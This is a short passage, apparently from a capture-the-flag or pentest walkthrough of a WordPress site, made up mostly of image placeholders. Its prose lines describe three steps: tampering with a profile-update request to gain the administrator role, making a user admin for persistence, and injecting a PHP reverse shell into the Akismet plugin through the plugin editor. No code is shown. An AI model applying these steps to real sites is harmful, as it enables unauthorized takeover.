
ure_other_roles=administratorForwarded the edited request, then clicked Update Profile.


Admin. Made Wendy admin too for persistence.
Reverse Shell via Akismet Plugin


Navigated to Plugins → Edit Plugins. Injected a PHP reverse shell into the Akismet plugin source.
